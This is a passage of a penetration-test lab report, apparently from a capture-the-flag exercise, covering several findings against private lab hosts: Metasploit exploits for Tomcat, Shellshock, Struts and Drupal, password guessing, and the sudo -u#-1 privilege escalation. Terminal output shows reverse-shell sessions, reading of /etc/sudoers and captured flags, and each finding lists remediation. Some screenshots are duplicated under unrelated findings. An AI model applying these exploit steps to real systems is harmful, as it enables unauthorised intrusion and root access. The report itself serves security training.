Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	I was able to exploit the vulnerability of the host by using metasploit to create a session. the exploit on metasploit was (multi/http/tomcat_jsp_upload_bypass)

Images	 <pre> File Actions Edit View Help root@kali: ~ x root@kali: ~ x /root/.flag7.txt /sys/devices/platform/serial8250/tty/ttys2/flags /sys/devices/platform/serial8250/tty/ttys0/flags /sys/devices/platform/serial8250/tty/ttys3/flags /sys/devices/platform/serial8250/tty/ttys1/flags /sys/devices/virtual/net/lo/flags /sys/devices/virtual/net/eth0/flags /sys/module/scsi_mod/parameters/default_dev_flags /proc/sys/kernel/acpi_video_flags /proc/sys/kernel/sched_domain/cpu0/domain0/flags /proc/sys/kernel/sched_domain/cpu1/domain0/flags CE /proc/kpageflags cat ls ls LICENSE NOTICE RELEASE-NOTES RUNNING.txt bin conf include lib logs temp er webapps work ^C Abort session 1? [y/N] y [*] 192.168.13.10 - Command shell session 1 closed. Reason: User exit msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run [*] Started reverse TCP handler on 172.31.139.208:4444 [*] Uploading payload... [*] Payload executed! [*] Command shell session 2 opened (172.31.139.208:4444 → 192.168.13.10:39810) at 2024-10-30 19:31:21 -0400 cat /root/.flag7.txt 8ks6sbhss </pre>
Affected Hosts	192.168.13.10
Remediation	Updating Tomcat to the latest version should fix this vulnerability


Vulnerability 15	Findings
Title	ShellShock
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	I looked for exploits that contained shellshock on metasploit and used it to create a meterpreter session to the host. The exploit that worked was exploit/multi/http/apache_mod_cgi_bash_env_exec

Images  <pre>i8834/#/scans/reports/38/vulnerabilities/11219 File Actions Edit View Help root@kali: ~ x root@kali: ~ x libuid:x:101: netdev:x:102: crontab:x:103: syslog:x:104: ssl-cert:x:105: flag9-wudks8f7sd:x:1000: alice:x:1001: meterpreter > cat /etc/sudoers # # This file MUST be edited with the 'visudo' command as root. # # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # # See the man page for details on how to write a sudoers file. # Defaults env_reset Defaults mail_badpass Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/bin:/sbin:/bin:/snap/bin" # Host alias specification # User alias specification # Cmnd alias specification # User privilege specification root ALL=(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin ALL=(ALL:ALL) ALL Hosts # Allow members of group sudo to execute any command %sudo ALL=(ALL:ALL) ALL 192.168.1.3 # See sudoers(5) for more information on "#include" directives: #include /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less meterpreter > </pre>	
Affected Hosts	192.168.13.11
Remediation	<p>Apply the latest security patches and updates provided by the Operating system vendor</p> <p>Update bash to the latest version on the server</p> <p>Limit access to bash shell in cases where it is not needed</p>

Vulnerability 17	Findings
Title	Struts - CVE-2017-5638
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	<p>After discovering that the host was vulnerable to struts attacks through nessus, I searched for exploits that used struts on metasploit and used it to open a meterpreter session. The exploit used was multi/http/struts2_content_type_ognl</p>

Images	
Affected Hosts	192.168.13.12
Remediation	<p>Use a web application firewall and set it to only approve valid content types or ban OGNL expressions.</p> <p>Upgrade struts to a newer version</p>


Vulnerability 18	Findings
Title	Drupal - CVE-2019-6340
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	The host has drupal running so I searched for drupal exploits on metasploit and used it to open a session.

Images 	Affected Hosts 192.168.13.13
Remediation Update and upgrade Drupal to a newer released version	

Vulnerability 19	Findings
Title	Weak user account password
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	When viewing the WHOIS lookup data, I discovered that the sshuser was alice. So I used password guessing techniques to connect to the host.

Images	<pre> root@e65ea11d3ce:/ # sudo -u alice -s root@e65ea11d3ce:/ # find -type -iname *flag* find: Unknown argument to -type: - root@e65ea11d3ce:/ # find -type f -name *flag* find: paths must precede expression: 'iname' root@e65ea11d3ce:/ # find -type f -iname *flag* ./root/flag12.txt ./sys/devices/platform/serial8250/tty/ttyS2/flags ./sys/devices/platform/serial8250/tty/ttyS0/flags ./sys/devices/platform/serial8250/tty/ttyS3/flags ./sys/devices/platform/serial8250/tty/ttyS1/flags ./sys/devices/virtual/net/lo/flags ./sys/devices/virtual/net/eth0/flags ./sys/module/scsi_mod/parameters/default_dev_flags ./proc/sys/kernel/acpi_video_flags ./proc/sys/kernel/sched_domain/cpu0/domain0/flags ./proc/sys/kernel/sched_domain/cpu1/domain0/flags ./proc/sys/kernel/sched_flags root@e65ea11d3ce:/# cat root/flag12.txt d7sfksdf384 root@e65ea11d3ce:/ # </pre>
Affected Hosts	192.168.13.14
Remediation	<p>Change user account passwords on the server and enforce strong password requirements.</p> <p>Use multi-factor authentication to ensure extra security.</p>

Vulnerability 20	Findings
Title	CVE-2019-14287
Type (Web app / Linux OS / Windows OS)	Linux
Risk Rating	Critical
Description	I used this vulnerability to run a sudo command as a non sudo user to escalate my privileges to root privileges.
Images	<pre> ssh: x:104:65534 ::/run/sshd:/usr/sbin/nologin \$ sudo -u alice -s root@e65ea11d3ce:/ # find -type -iname *flag* find: Unknown argument to -type: - root@e65ea11d3ce:/ # find -type f -name *flag* find: paths must precede expression: 'iname' root@e65ea11d3ce:/ # find -type f -iname *flag* ./root/flag12.txt ./sys/devices/platform/serial8250/tty/ttyS2/flags ./sys/devices/platform/serial8250/tty/ttyS0/flags ./sys/devices/platform/serial8250/tty/ttyS3/flags ./sys/devices/platform/serial8250/tty/ttyS1/flags </pre>
Affected Hosts	192.168.13.14
Remediation	<p>Immediately change sudo configurations to exclude root user id (#0) from being used to run commands. (someuser ALL=(ALL, !#0) /usr/bin/somecommand)</p>

Vulnerability 21	Findings
Title	Invalid Domain certificates
Type (Web app / Linux OS / WIndows OS)	web app
Risk Rating	Medium
Description	I did a certificate search on crt.sh for totalrecall.xyz and found no valid certificates.
Images	<pre>sshd:x:104:65534 ::/run/sshd:/usr/sbin/nologin \$ sudo -u#-1 su root@e65ea11d3ce:/# find -type -iname *flag* find: Unknown argument to -type: - root@e65ea11d3ce:/# find -type f iname *flag* find: paths must precede expression: 'iname' root@e65ea11d3ce:/# find -type f -iname *flag* ./root/flag12.txt ./sys/devices/platform/serial8250/tty/ttyS2/flags ./sys/devices/platform/serial8250/tty/ttyS0/flags ./sys/devices/platform/serial8250/tty/ttyS3/flags ./sys/devices/platform/serial8250/tty/ttyS1/flags</pre> 
Affected Hosts	totalrecall.xyz
Remediation	Implement valid certificates to the domain to ensure secure communication between client and server.